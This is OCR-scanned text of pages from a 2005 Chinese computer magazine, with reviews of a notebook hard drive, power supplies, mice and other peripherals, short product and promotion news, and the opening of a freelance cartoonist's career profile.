


图 3



图 1



图 2

35MB/s，并且外圈 0GB 到 40GB 的部分传输速率超过 30MB/s，这在笔记本硬盘中算相当不错的成绩，硬盘整体的平均传输速度也有 28.8MB/s。硬盘的随机寻道时间为 18.1ms，虽然比台式机硬盘差不少，但也属于笔记本硬盘中不错的成绩；仅有 2% 的 CPU 占用率表示硬盘运行时不会浪费笔记本宝贵的 CPU 资源；90MB/s 的突发传输率基本接近 ATA100 的实际传输极限了。通过 SpeedFan 软件读取 WD800VE 硬盘温度，在室温 22 摄氏度时，硬盘温度仅为 28 摄氏度，属于相当凉爽。主观感受上，WD800VE 运行时几乎感受不到震动，而硬盘噪音也基本听不到，在安静度和温度上可以和 4200 转笔记本硬盘比美，而性能则要高多了。

可以说，西部数据的第一款笔记本硬盘给了我们很大的惊喜，性能优秀、温度和噪音也都相当低，如果做好相应的市场推广，西部数据的笔记本硬盘是有相当大潜力的。

CF [CP06]

静听天籁

——航嘉天籁之音典藏版电源



■ CFan评测室



图 1



图 2



图 3




图 4



图 5

航嘉天 之音电源是航嘉电源的一个产品系，此系电源的特点就是能够不用开机播放CD音乐，这款天 之音典藏版电源也不例外。

这款天 之音典藏版电源同样采用木盒包装，内附电源线和特殊的光驱IDE线，可让普通光驱提供不开机播CD的CD-ON功能。

电源整体呈褐色，电源的主板供电线有蛇皮网包裹，使电源整体看起来相当大气。整个电源共提供6个D型供电头、2个SATA供电头、2个软驱供电头，供电接头相当丰富，而且两个专为们提供CD-ON功能的供电线用特殊颜色标示出来，很方便安装(图1)。

初看天 之音典藏版，会觉得它比一般电源大，而事实也的确如此，它比一般电源长了2cm左右。这样，天 之音典藏版电源就可以安装比12cm风扇更大的14cm电源散热风扇(图2)，因此，在同样的通风量下，14cm风扇的转速更低，最低仅有900转/分钟，噪音也更小了。另外，14cm风扇也真正让电源内部所有的元器件都处在空气流通的环境下，没有散热死角，电源使用也更加安全。天 之音典藏版电源的11叶面14cm风扇还是 光风扇，转动时非常好看，还能在听不见噪音时判断电源是否正常工作。

天 之音典藏版电源额定输出功率为300W，+5V最大输出为30A，+12V最大输出为15A，+3.3V最大输出为20A，可满足一般P4电脑的使用要求。天 之音典藏版电源的内部也是用料十足，滤波电容为两颗200V/680uF的大电容(图3)，EMI电路也元件齐全(图4)。这款电源也同样通过了3C强制认证和CE\FCC认证(图5)。

总体来说，天 之音典藏版电源的做工和性能都相当不错，而三百余元的定价也表明其定位于需要提高电脑使用质量并喜欢不开机安静听CD的发烧用户。CF [CP07]

咨询电话:*0755-89606508*

产品价格:*358 元*



多彩黑哨 B08 摄像头

在足球比赛中，黑哨意味着可恨，但在多彩的摄像头中，黑哨则代表可爱。B08摄像头整体造型充满天真烂漫的卡通气息，活像个绿茵场上的裁判，头部的黑色镜头就像一个大口哨时刻准备着，权威掌控天下赛事，拒绝黑哨!

多彩黑哨B08摄像头采用了具有4.86x3.64mm规格、支持HY或OV高速感光优化技术的最新CMOS感光芯片，具有24位真彩拍摄能力，具备标准USB接口，保证高质品的图像流畅地同步传到电脑上。

多彩黑哨B08摄像头的对跨网关技术(网络隧道穿透技术的支持)提供了48dB的信噪比，可以更为轻松地连接不同网关内的视频聊天；另外多彩黑哨系列B08摄像头率先实现了音画同步、优先声音传输人耳工学技; MPEG4实时成像、3cm——无限远的物理调焦功能，通过手动调控掌舵清晰自然的影像效果；内建的高性能网络可视电话系统微光感应，实现了网络可视电话的录像功能(全双影音优化技术的支持)。让您自由穿越时空尽享多彩视频的 纷互动。

B08摄象头的调节功能也相当丰富，拥有自动和手动两种调节方式的曝光、亮度、色彩调节方式，另外还有有手动调焦、自动肤色白平衡、微光感应等实用的拍摄功能。

CF [CP08]

明基 M310 妙妙狐鼠标

■ CFan评测室



明基M310鼠标的消息传说已经有一段时间了，日前它终于在市场上正式推出，并被命名为"妙妙狐"。

"妙妙狐"的外型继承了明基第一代"乖乖鼠"的造型设计模式，但尺寸有所加大。同时外壳采用了与IBM笔记本"肤感涂层"类似的聚胺 涂层，触感柔和富有弹性 。

"妙妙狐"最特殊的地方在于它的天线设计，小巧的天线存放在它的内部，只要按下顶盖的后部，天线就会自动弹出，而天线弹出的同时，鼠标电源就会自动开启。而不用鼠标的时候，只要插入天线，电源就会自动关闭，省去了手动关闭电源的烦恼。如果是在使用中需要临时关闭电源，那么同时按下鼠标的左右键也能达成相同的效果。



"妙妙狐"的电池盖也很特殊，按下顶盖的前半部分，就可以拆下电池盖了，"妙妙狐"使用两节AAA电池，而且平均分配在两侧，这样的设计我们非常赞赏，因为它很好的弥补了无线鼠标常有的重量不平衡问题 。

"妙妙狐"的性能比较一般，但按键特别是滚轮的手感不错，从手型感觉来看，"妙妙狐"比较适合手型较小的人使用，而对于手型大的人来说，使用起来显得略窄了一些。

"妙妙狐"带有一个绒布便携袋，可以供携带使用。

从妙妙狐的设计来看，作为一款无线鼠标，是极有特色的，小巧圆润的外形非常讨人喜欢，而天线存放的设计既避免了天线容易丢失的问题又解决了困扰笔记本无线鼠标的电源开关问题。而巧妙的内部结构设计更使得妙妙狐的手感非常稳定可靠。只是较小的体积虽然可爱，但对手感并不是一件很好的事情。目前，笔记本鼠标发展的趋势是追求手感为第一，所以才会有罗技前不久的V500鼠标的顶盖高度调整设计。所以希望明基今后能够在这方面继续努力做出新的设计。

CF [CP09]

航嘉智能快充王　车载的充电器

航嘉智能充电王主要特点有:专用智能芯片控制充电过程,提供最佳充电电流,可延长电池的使用寿命,缩短充电时间。适用于1～4粒5号/7号镍氢充电电池。配备交流电源适配器(110V-240V)和汽车电源适配器(12V),可直接在汽车上充电,方便快捷。



技嘉999元DP版本ATi X600Pro称霸PCI-e

技嘉科技X600Pro采用技嘉特有蓝色PCB板,显卡的整体做工非常出色。显存方面,在PCB的正反两面面搭载了8颗TSOP封装的-3.3ns现代显存颗粒,组成容量128MB、高达256bit位宽的显存。




希捷袖珍硬盘获CES创新奖

希捷国际科技有限公司日前宣布,该公司的USB 2.0袖珍型硬盘凭借出色的制造和设计,获得了CEA(消费电子协会)和国际CES(消费电子展)颁发的2005年CES创新奖。在这次评选中,由优秀行业设计师、工程师和新闻记者组成的CES评审小组,依据用户价值、美学、创新设计、品质以及对生活质量的贡献等多种标准,对750多种产品进行了评议。



■新品短信息■

富士康最新的“超强整合”主板——Foxconn 915P7AD-8EKRS




Foxconn 915P7AD-8EKRS是富士康最新推出的两款i915主板其中之一,它给用户最大惊喜的是同时拥有PCI-E X16和AGP 8X两种插槽;还支持双通道的DDR400和DDR II533两种规格的内存。这代表了用户可以不需要多花费一分钱,便可以平滑地从AGP时代过渡到PCI-E时代升级主板。

EPoX磐正速龙64平台大阅兵

作为一向在DIY领域中领头羊的EPoX磐正,其64位平台的产品相当丰富,64位家族势力相当惊人。支持Socket 754规范速龙64平台足有6款,为EP-8KDA3+、EP-8KDA3J、EP-8KDA3I、EP-8HDA5+、EP-8HDA5J、EP-8HDA5I等,而支持Socket 939规范的有EP-9NDA3+、EP-9NDA3J两款。

赛维国内首推PCMCIA电视卡



这是国内第一款针对笔记本设计的PCMCIA插槽的电视卡,它的体积非常小巧,看上去外观有些像无线上网卡,而且它也是插入到笔记本的PCMCIA插槽内就可以实现连接,携带时非常节省空间。配合笔记本的移动性,使笔记本观看电视成为一种随时随地的娱乐消遣方式。

LG推出全球最顶级LCD——L1980U



作为全球最薄的19英寸LCD,L1980U顶端最薄处的厚度仅为22.3mm。L1980U还可以通过双转轴式支架实现伸缩、折叠。当技术创新和一流设计有机融合后,其在产品形态表现上就会出现极致的效果!

顶星TM-865PSD上市

顶星TM-865PSD主板采用Intel 865P芯片,是Springdale芯片组系列中主攻中、低端DIY市场的一款产品。而顶星在这个848P主板量逐渐减少的时候打造出这样一款产品,正是为了给我们的消费者弥补缺憾!

斯巴达克A353DMS超强上市

全新上市的斯巴达克A353DMS主板拥有I848P相当的规格,支持Intel最强Socke478 I875P的PAT类似性能加速技术,还拥有Radeon9000 Pro IGP所集成的显示核心RV280,只需549元的超值价格,实实在在地横扫I848P并且彻底淘汰845GV。

硕泰克EQ3401-300P准系统

硕泰克EQ3401-300P准系统外观模仿了宝马BMW MINI CooperS车系,外观酷似一台MINI车,采用硕泰克SL-B8E-FGR主板。另外这款准系统采用了专门设计的300W电源,以适应新一代的大功耗CPU,同时为新一代显卡进行独立供电。在散热部分采用硕泰克的专利ICQY技术,有效降低系统温度。能够使内部温度至少下降10度左右。

■线报■

贺新年送大礼,航嘉迎新利市大派送

寒促期间(2005.01.10-2005.02.28),凡购买航嘉盒装电源的用户,均有机会获得航嘉为您送出的迎新利市大礼单。

915平台普及风暴由EPoX磐正开始



EPoX把磐正915平台推上一个新的高潮,EPoX磐正把“风”系列中的排头兵5EPAJ,从1099元的价格,狂降到899元,想主导915平台的普及风暴。

“DV易录王1+1”捆绑套装促销活动

天敏视讯新近推出了硬件压缩卡+DVD刻录机的“DV易录王1+1”特大优惠套装产品,优惠套装包括了天敏硬压王DVD压缩卡一张和先锋108A 16速DVD刻录机一台,特别赠送刻录盘10张。

佳能冬日促销活动隆重登场

佳能公司于12月15日至2月12日隆重推出的系列产品冬季大型促销活动,一定会给你带来意外的惊喜!促销期间购买四款IXUS i中的任意一款,您可以获得佳能公司精心准备的情侣围巾套装一套,在这寒冷的季节里为您和您的爱人送去一份浓浓的暖意。

清华紫光5999元笔记本,低价之争后开打增值战

清华紫光近日宣布5999该价位下的一款AMD笔记本A610C全线升级,CPU从1600+升级到1800+,内存从128MB升级到256MB,光驱从24X-CD升级到8X-DVD,但价格保持不变。

老鼠爱上猫,NESO送套装



NESO特别推出“老鼠爱上猫,NESO送套装”猫鼠恋圣诞大餐:2004年12月24日起,凡购买NESO i-mii猫眯液晶显示器的用户,只要加多1元钱,便可获赠精致可爱的猫 键盘鼠标套装。

全汉新品上市秉承“节能”理念 Intel V2.0 300W 普及版限量发售价 199 元



此次全汉大力推广V2.0版电源的又一强力之做,V2.0 300W 限量发售价199元,在V2.0产品上全汉一直走在国内的众多厂家最前列,继前一款为DIY玩家设计的FSP400-60THN最高可达到460W的电源后,V2.0电源普及版本再次冲击国内电源市场。

新年红包”轻松拿——富士施乐激光打印机好礼大赠送


富士施乐从2004年12月20日起举办"新年送红包"激光打印机买一送一的冬季促销活动。凡购买Phaser 3116、Phaser 3121、Phaser 3130个人激光打印机及WorkCentre Pro580激光多功能一体机中任意一款产品即可获得精美的新年贺 钱包一个。

讯景团购开张,6800LE 打头炮

XFX讯景首次团购的商品锁定在了高端的GeForce 6800LE显卡身上。这款本来只针对OEM市场的产品一上市就被众游戏玩家所看好,以正宗的GeForce 6800系列之身和2000元不到的平易价格成为了市场上最新一代最具性价比的高端显卡产品。

■线报■

I865 芯片缺货,隽星继续低价出击!



INTEL为了915芯片的普及,减产I865和848P芯片的供应,并在市场上引起后两者缺货的现象。但是 星不仅有货,并且仍旧维持原价,继续低价出击。包括865PEAL和865PEML,报价分别为558元和499元。

金山开通病毒检疫站 永久提供免费查毒服务

前不久,全国最大的线上安全平台"金山病毒检疫站"正式发布,金山宣布针对全国上千万网民将永久免费提供线上查毒服务。

2004 全国电子竞技运动会休闲比赛顺利闭幕

2004年12月18日,由中华全国体育总会主办的"工行金融@家" 杯2004全国电子竞技运动会(CEG)休闲类比赛正式落下 幕。由此,这一历时四个月,网罗七项经典棋牌项目,总奖金超过20万元的赛事以创纪录的超52万人报名的规模完满落幕。

SONICWALL 率先在其全线产品采用网关防病毒技术 中小型企业亦可体验企业级动态防御管理系统的卓越功能

SonicWALL近期向广大中国客户推出可扩展性的高性能防病毒解决方案——网关防病毒系统,为客户提供价格远低于其它同级产品的企业级防御管理系统。

我爱我家,亲情无限”——“我爱我家”家庭 DV 编辑大赛城市巡展活动揭幕

友立资讯举办的"我爱我家"城市巡展活动在中关村数字物流港正式拉开 幕。"我爱我家"系列家庭DV应用推广活动由友立资讯、英特尔(中国)有限公司、连邦公司三大厂商等共同举办。

方正熊猫 2005 新品发布会在京召开

2004年12月15日,方正安全继12月8日大型巡展之后,马不停蹄地在京召开了方正熊猫2005新品发布会,正式推出方正熊猫2005年的主打新品:方正熊猫硬件安全网关PAGD、方正熊猫WebAdmin和方正熊猫TruPrevent。

从“特丽珑”到“锐丽屏” 再启美格时代

美格"锐丽屏"首款B5g上市,标志着美格"锐丽屏"系列产品正式走入显示器市场强手如林的英雄时代。首款"锐丽屏"B5g以430cd/□的超高亮度、600:1的超高对比度、160°的超宽可视角度!此外,独特的高亮度镜面设计,也让显示器中首次有这项优秀技术的支持。

液晶显示器市场加速扩张 SVA 雄心勃勃

11月下旬,中国国内首个拥有完整液晶产业链的SVA液晶显示器全面上市,最近上广电更明确提出其2005年市场目标——在国内液晶显示器市场实现超过5%的市场份额。

澎湃音乐 一“触”即发——DEC 中恒推出全球首款全中文触摸屏 MP3

日前,国内专业数码产品领导厂商DEC中恒凭借在数码领域深厚的技术积淀和与高端主控芯片厂商紧密的合作,自主研发"十年磨一剑",以全球首款全中文触摸屏MP3——F60R在主流价位的推出,发起了MP3操作模式上的革命。

宇瞻超频 OK(Over Clocking)系列内存满足攒机发烧友与游戏玩家需求

宇瞻科技针对计算机游戏玩家及追求运算速度的使用者,推出超频OK(Over Clocking)系列内存模块,产品良好的兼容性及稳定度可充分发挥主机板及系统效能。宇瞻超频OK系列内存模块产品线有DDR2 PC4800/PC5300、DDR PC4000,容量由256MB~1GB,最佳功能可达到DDR667的超频表现。

“三诺杯”第三届中国工业设计精英赛成功举行

"'三诺杯'第三届中国工业设计精英赛"于2004年12月17日在深 大学隆重开幕。本次大赛由中国机械工程学会工业设计分会、深 市三诺集团、国际工业设计研讨会组委会联合主办,并且得到了深 市政府有关部门的大力支持。

艾尔莎成《DOOM3》官方惟一指定显卡

经过严格的产品测试,艾尔莎已经成为《DOOM3》国内官方惟一指定显卡品牌。而目前,艾尔莎旗下的影雷者940系列和影雷者660系列显卡已经捆绑《DOOM3》全线出击。CF [CP10]

戴尔为中小企业奉献节日大礼 将零部件成本下调优势直接回馈用户

2004年12月20日,戴尔公司宣布对PowerEdgeTM系列服务器进行大幅降价。本次降价的产品涵盖了戴尔PowerEdgeTM入门级服务器SC420、SC1420、PE700和PE750,以及PowerEdge中端服务器PE1750、PE1800、PE1850、PE2800和PE2850。根据不同配置,产品的降价幅度可达5%至30%。

高保真昂达炫音 VX 系列 MP3 全线直降 100 元!

日前,昂达宣布将旗下热卖的 音VX系列高保真MP3播放器全线优惠100元优惠促销,其中 音VX505(606)128MB版现售价仅为499元!


飞利浦品牌获驰名商标殊荣

根据国务院有关加大知识产权保护力度的统一部署和国家工商行政管理总局的行动方案,日前,国家工商行政管理总局公布了我国在保护注册商标专用权专项行动第二阶段中认定的62件驰名商标。皇家飞利浦电子股份有限公司(荷兰)与美国强生、瑞士天梭等五家外国公司成功入选,同时,飞利浦也成为此次评定中惟一获此殊荣的海外电子产品制造公司。

威刚“红光碟 中国芯”新闻发布会在京举行

威刚科技在北京召开"红光碟 中国芯"新闻发布会,宣布推出由中国人自行研发的新一代高清影碟机标准——FVD。据威刚科技介绍,FVD是国人独立研发制定的新一代高清影碟机标准,它拥有多项中国人自行开发的专利,而且得到了微软、好莱坞等国际大厂以及家电龙头企业的支持。


华硕 A8V-E Deluxe 主板



华硕A8V-E Deluxe主板是采用威盛最新芯片组K8T890的AMD 939 K8平台主板，支持AMD 64/FX中高端处理器，同时支持FSB 2000 MT/s、双通道DDR400内存和PCI-E等诸多最新技术。这款主板的具有一项十分出色的技术——"Precision Tweaker"功能，该功能是一项精确调整超频的技术，可以逐步挖掘出系统的剩余潜能，其中提供9种不同的内存电压幅度选择、以0.0125为幅度调整CPU核心电压、调整PCI-E显卡频率和以1MHz为单位调整外频四大项目，通过对系统核心配件的精确调整，用户很容易就能将系统的性能发挥到极致。

咨询电话:8008206655

产品价格:1666元



微星 MSI 5511 MP3 播放器

新版MS-5511采用了目前最新的sigmatel STMP3502音效芯片，信噪比大于95， 总谐波失真小于0.05%，在同类MP3并不多见。中音域内的表现力很强劲，音色浑厚、结实、沉稳，自然而且洪亮，十分耐听；高音域亮而不尖、细腻柔和，极高音处即使音量开大也不会有爆音出现，声音表现相当完美。而低音部分，清晰悦耳，下潜充足且震撼有余。同时，在音乐的过渡方面和声音回放方面也十分出色。其内置了一般、流行，摇滚，古典，爵士等5 种均衡模式配合使用，带给你惊艳的音质享受。

而在品质保障上，微星率先在国内推出了3年质保,这是其他许多厂商所望尘莫及的。微星MS-5511等播放器在大陆地区销售以来，返修率一直控制在1%之内.使广大消费者免去了购买的后顾之忧。

咨询电话:021-52402018

产品价格:399元

双飞燕 KK-5 笔记本有线光学鼠



双飞燕KK-5采用USB接口，外观迷你精致，尺寸仅98(L)*58(W)*37(H)mm，时尚的银黑色泽搭配，新颖的葫芦造型设计，符合人体工程学原理，操作轻便舒适。柔韧的连接线通过别具匠心的绕线设计如腰带般缠绕在鼠标上，而USB接头则可卡设在鼠标底部一个独特的凹槽里，收放自如，不但省去了复杂的绕线，更有效避免了携带中对连线和接口不经意的损伤，既稳当又安全。

咨询电话:0769-5554168

产品价格:68元



九州风神 DIY 全能电源 POLO 2.0

九州风神POLO 2.0电源采用最新的350W ATX 12V 2.0规范，它具有强悍的双路12V输出能力，单路输出达到18A，双路输出达到22A。它有五种酷旋色:黑色、黄色、橙色、紫色、蓝色，可以满足不同爱好者的需求。九州风神POLO2.0线全部采用束型线包裹，不仅便于整理，更利于机箱内整空气流通，对散热大有帮助。

POLO 2.0电源的两颗硕大的680uF电容、大型 片搭配高品质是放心的PC的散热保证。双路+12V输出，+12V1&+12V2联合功率达到264W，为目前顶级配置供电都不在话下，乃DIY发烧友不二选择。

咨询电话:010 – 82896511/14

产品价格:328元

LG 16 速外置 DVD 刻录机 GSA-5160D



LG GSA-5160D外置刻录机兼容包括DVD-RAM、DVD+R/RW和DVD-R/RW三大类格式的传统，还将DVD+R的刻录速度提高到了极限的16X，并且支持单张盘容量为8.5G的单面双层DVD+R DL刻录技术，凸现了"数码管家"全面数据管理的巨大优势。GSA-5160D外置DVD刻录机是目前市场上少有支持DVD-RAM格式读写的产品，刻录速度达到5X。DVD-RAM光盘上预制有浮雕式首标(EH，Embossed Header)，用来标示每一个存储扇区；这种浮雕式首标是以凹坑的形式压制在非激光刻录的介质上，相当于硬盘上的伺服信息，是DVD-RAM能够进行和硬盘一样的随机存取的重要保证。此外，DVD-RAM还有独有的硬件缺陷管理，它借鉴了硬盘在这方面的经验与设计，最大限度的保障了数据安全可靠地被存储，也体现了一个"数码管家"为主人着想的人性化特色。

咨询电话:8008105659

产品价格:待定



多彩梦幻高手套装

充满梦幻色彩的莹蓝色泛光键盘，是整个多彩梦幻高手键鼠套件的亮点之一。经过冷光技术处理过的发光材料摆脱了传统键盘时间一长就吸灰盛脏的弊病，投射出柔和明净的光影；配以透明柔化处理的按键特殊材质，会让人觉得不是在普通地敲击键盘，而是地在琉璃湖的幽径上滑行。鼠标部分采用先进的ABS材料、人性化的独特表面类肤工艺，令触感莹润绕指。轻捷扁平的设计既不多占用一分空间，同时也让手掌舒服地搁置；稳重的深灰色系中缀有醒目的白色荧光珠，当可控制发光键按亮时，鼠标头部的清透光线便交替着键盘的如梦色彩，采用了时下最新的感光芯片，配合快捷齐全的按键功能和高达800CPI的分辨率大大提高了鼠标的驾驭度、精确性；只需轻盈点击，便能无限掌控！

产品网址：www.deluxworld.com

咨询电话:0755-27394092

产品价格:198 元



BenQ Joybee210 MP3播放器

BenQ Joybee 210是BenQ数码时尚设计中心专为"超人气"Joybee 120精心研发的"情侣机"。在整体外观与细节表现上，Joybee 210与120交相呼应，颇有几分"心有灵犀一点通"的意味。Joybee 210延续120金属风格。在BenQ工业设计师的定义里，他是一位年轻精致又有点婉约迷幻的男子，因而在理性的整体外观造型上又融入了感性的细节元素。蜜粉红、梦幻蓝、太空银三种甜金属色彩，融合金属和甜美双重元素，更添亲切感与时尚感。而波浪型的整体式按键，触摸上去就如李云迪手下飞舞的钢琴琴键，将音乐的跌　起伏发挥到淋漓尽致。此外，金属吊饰环于侧边嵌入主体，无螺钉设计则让整体更显精致。轻松挥洒时尚气息，精致生活从Joybee开始。

咨询电话:0512-68095919

产品价格:128MB 1088 元/256MB 1288 元




爱国者 KB-F621 发光键盘

爱国者最新推出一款型号为KB-F621的发光键盘，产品采用了一种新兴的高科技光源——冷光片，通过USB供电后，冷光片结合电能将产生淡淡蓝光，即使在黑暗的夜里，键盘也可以被映射得一览无遗。这种设计不但使得键盘更具美观，而且可以在熄灯状况下轻松工作，这对于熬夜在家里加班又害怕影响家人休息的工作一族，或者是在学校宿舍熄灯后还兴趣盎然的电脑迷们来说，非常实用。

咨询电话:8008305652

产品价格:350 元



盈通 RX850XT PE 显示卡

这款镭龙RX850XT PE作为一款PCI-E顶级显卡，提供PCI-E x16接口，并选用原生PCI-E芯片—— ATi Radeon X850XT系列。选用了ATi Radeon X850XT PE视觉处理器，内建16条像素流水线和6个顶点引擎。非常先进的0.11工艺制程，集成1.6亿晶体管。2D特性，支持所有DTV/HDTV解码格式、反交错显示及影格转换、YPrPb 元素输出；3D特性则是ATi最新的SMARTSHADER HD、SMOOTHVISION HD、3Dc、VIDEOSHADER HD、HyperZ HD，充分对时下顶级的游戏进行了诸多优化。选用的显存为三星m-BGA封装芯片，正反共8粒，组成256M+256bit豪华配置。显存规格为DDR3，时钟周期为1.6nS。显卡的核心/显存频率达到540MHz/1180MHz。它还载有一颗ATi Rage Theater芯片，支持VIVO功能，并随显卡配备了一条S-Video数字输出线，VIVO线，以及一条HDTV输出线。

咨询电话:0755-83279828、0755-83279937

产品价格:5999 元



世纪之星钻石 500+ 服务器电源

世纪之星隆重推出一款400W高功率服务器级电源——钻石500+(额定功率400W，峰值功率500W)。从外观上来看，钻石500+采用的是黑色镀镍式外壳，做工精细、用料十足，整个感观华贵之中而又带着一丝霸气。与世纪之星　"尊贵典范"　的定位，非常贴合。作为一款高功率电源，稳定性是首先要考虑的，钻石500+采用使用的大功率器件能为系统提供充足的稳定直流输出，保证系统的稳定性，+12V输出可达20A。同时配合多重滤波、多重保护，层层设防，确保性能稳定，平均无故障时间长达8 万小时。

咨询电话:8008409326

产品价格:480 元

CF [CP11]



一个自由职业漫画/插图人的创业轨迹

漫画人生的自由人

■ 苏 黎

今天我们带大家走进一个特殊的职业——漫画/插图创作，故事主人公正好是每期为我们“创业&就业”栏目提供漫画的苏黎。下面是他漫画创业之路的自述……

苏黎 男
青岛大学美术专业本科
职业漫画+插图人
北美ImageZ签约画家
AGORA国际VR设计竞赛(法国举办)中获得第八名的成绩
新华社特约漫画作者
国内众多杂志的漫画/插图合作者
自我评价：独立撰稿人+高举自由大旗的“喘气族”



自由的漫画 自由的职业

我从小就喜爱绘画，长大以后选择的专业也是美术。小时候淘气，在课堂上不爱听课，就在书本上画这画那的。时间一长，对漫画也就很自然地上手了。后来，终于慢慢发展到了以漫画为职业的道路上来。由于我这个人不习惯太多条条框框约束，所以选择了自由职业作为职业模式。到目前为止，我从事漫画这个职业已经有两年多了。

在这两年多时间里，可以说是边学边工作。而且在不断创作和投稿过程中，也慢慢形成了自己独特的风格。同时，对各个雇主（绝大部分是各种报刊）的需求也有了很深入的了解，掌握了他们各自的风格。这些努力，使我能靠着漫画维持我的生活，并且也让我能将这个职业作为我的事业去对待。

实际上，很多优秀的漫画家，都是非美术专业的。所以，我认为是否科班出身，对于踏入漫画这个行业并不是特别重要，关键是兴趣和勤奋。在最初的阶段，要解决头脑中漫画符号掌握度的问题。

风格 自由漫画职人的灵魂

在从事漫画工作前，我在一家日资企业做过手机软件界面的设计。这段经历对我后来的漫画创作起到了很好的基本技能训练的作用。因为平面设计、平面构成这些技术，在漫画、插图绘制和封面设计中都有很大的用处。而且这个过程也让我更多地了解到电脑技术对于美术创作的神奇作用。

对于漫画创作，我觉得风格最重要。插画业内的一个共识，要做一个职业插画师，需要掌握至少6种以上的绘画风格。职业漫画人不必这么多，但也需要有两三种风格熟练掌握。最初，我也是到处模仿别人的画风。刚开始〞符号〞是我提出的一个概念，其实也就是〞漫画语言〞。要学习掌握丰富多彩的漫画风格，并从中找到、总结出一两种自己最擅长的路线。很多资深的漫画家，在回顾自己的技法历程时都是如此这般的感触。

漫画创作的心得

初做漫画时，我也并不很了解那时国内漫画的整体局势和趋势。实际上，原创动漫市场的火爆，也就是在最近一两年才迅速发展起来的。我入行在这个〞火〞之前，因此亲身感受到了发展的历程。最近几年，其他和美术相关行业的就业难度加大，也极大地促进增加了涌入此行业的人群。

目前，随着动漫产业链的发展，漫画从业者的定位也有很多种。一种是在漫画卡通公司工作的漫画画工，具体工作一般分为主笔和后期描线上色；第二种是自由漫画人，这类人综合职业技能要求比较高，不仅要能自由创作作品，还要开拓投稿途径，此外，除了绘画还要具有主体选题和脚本策划能力。

作为职业漫画人，专业技术要求是很重要的。一方面是美术基本功，另一方面就是制作技术的熟练掌握。目前做漫画常用的软件有以下几种：ComicStudio/Comic Works、Photoshop、Painter和Flash等。可以说，通常的图形绘制软件都能用来绘制漫画，但比较而言，专业的漫画软件(如前面介绍的ComicStudio/Comic Works)有更大优势。例如，这些软件能更好地支持数字手绘板，使手绘手感更流畅，还

小回忆

第一笔收入

万事开头难，由于做漫画的时期比较早，并不太了解业内行情与风向，在创作怎样的题材、画风上，都有一些不确定。终于有一天国内知名的一线刊物《爱人》杂志的编辑，来电话通知我所投的一篇漫画稿子被采用了，但由于是黑白版面，所以需要将彩色漫画修改为黑白版本。这一消息，无疑给了我很大信心。这第一次的稿费标准也记得很清楚，一篇四格100元。

之后，随着业务的不断拓展，所做的价格范围也大大扩大了。有业务才有主动性，当自己个人精力已经应付不过来时，就可以从最低价的项目开始，一一筛选，保留性价比较好的工作项目。





苏黎制作的的新年贺卡

数字手绘板是必须的吗？

目前漫画投稿都采用E-mail，因此无论前期绘画的过程怎么样，最后都得把最终稿件转化成数字图片文件。这个过程有两个方法可以实现，一是传统纸面手绘后再数字化；二是直接数字无纸化手绘。

我是直接用数字手绘板在电脑上绘制漫画。它不仅可以大大提高工作效率，还可以降低创作成本(免去了购买画笔、画纸、颜料和扫描仪的投入)。不过作为初手，刚开始可能对数位化绘制感觉很难适应，因为数字手绘板的手感与真实的纸笔还是有很明显差别的。但一旦熟练，所带来的效率就是诱人的。这个熟悉的时间，我差不多用了一两个月。

可以自动圆滑笔触路径。

至于用于漫画创作的硬件，个人觉得目前主流配置的电脑就足够了。不过注意内存需要大一些。因为一些大分辨率作品（如300dpi、600dpi）的绘制，若没有大内存就会奇慢；而且用数字手绘板手绘时会产生明显的延迟。使用Painter、Photoshop这样的软件绘制尤其明显，不充足的内存使得数字手绘举步维艰。最后，专业的数字手绘板是漫画人士的得力助手，目前比较高端的Wacom品牌的板子，便宜的已经只需要450元，完全可以胜任日常的工作。

漫画投稿的心得

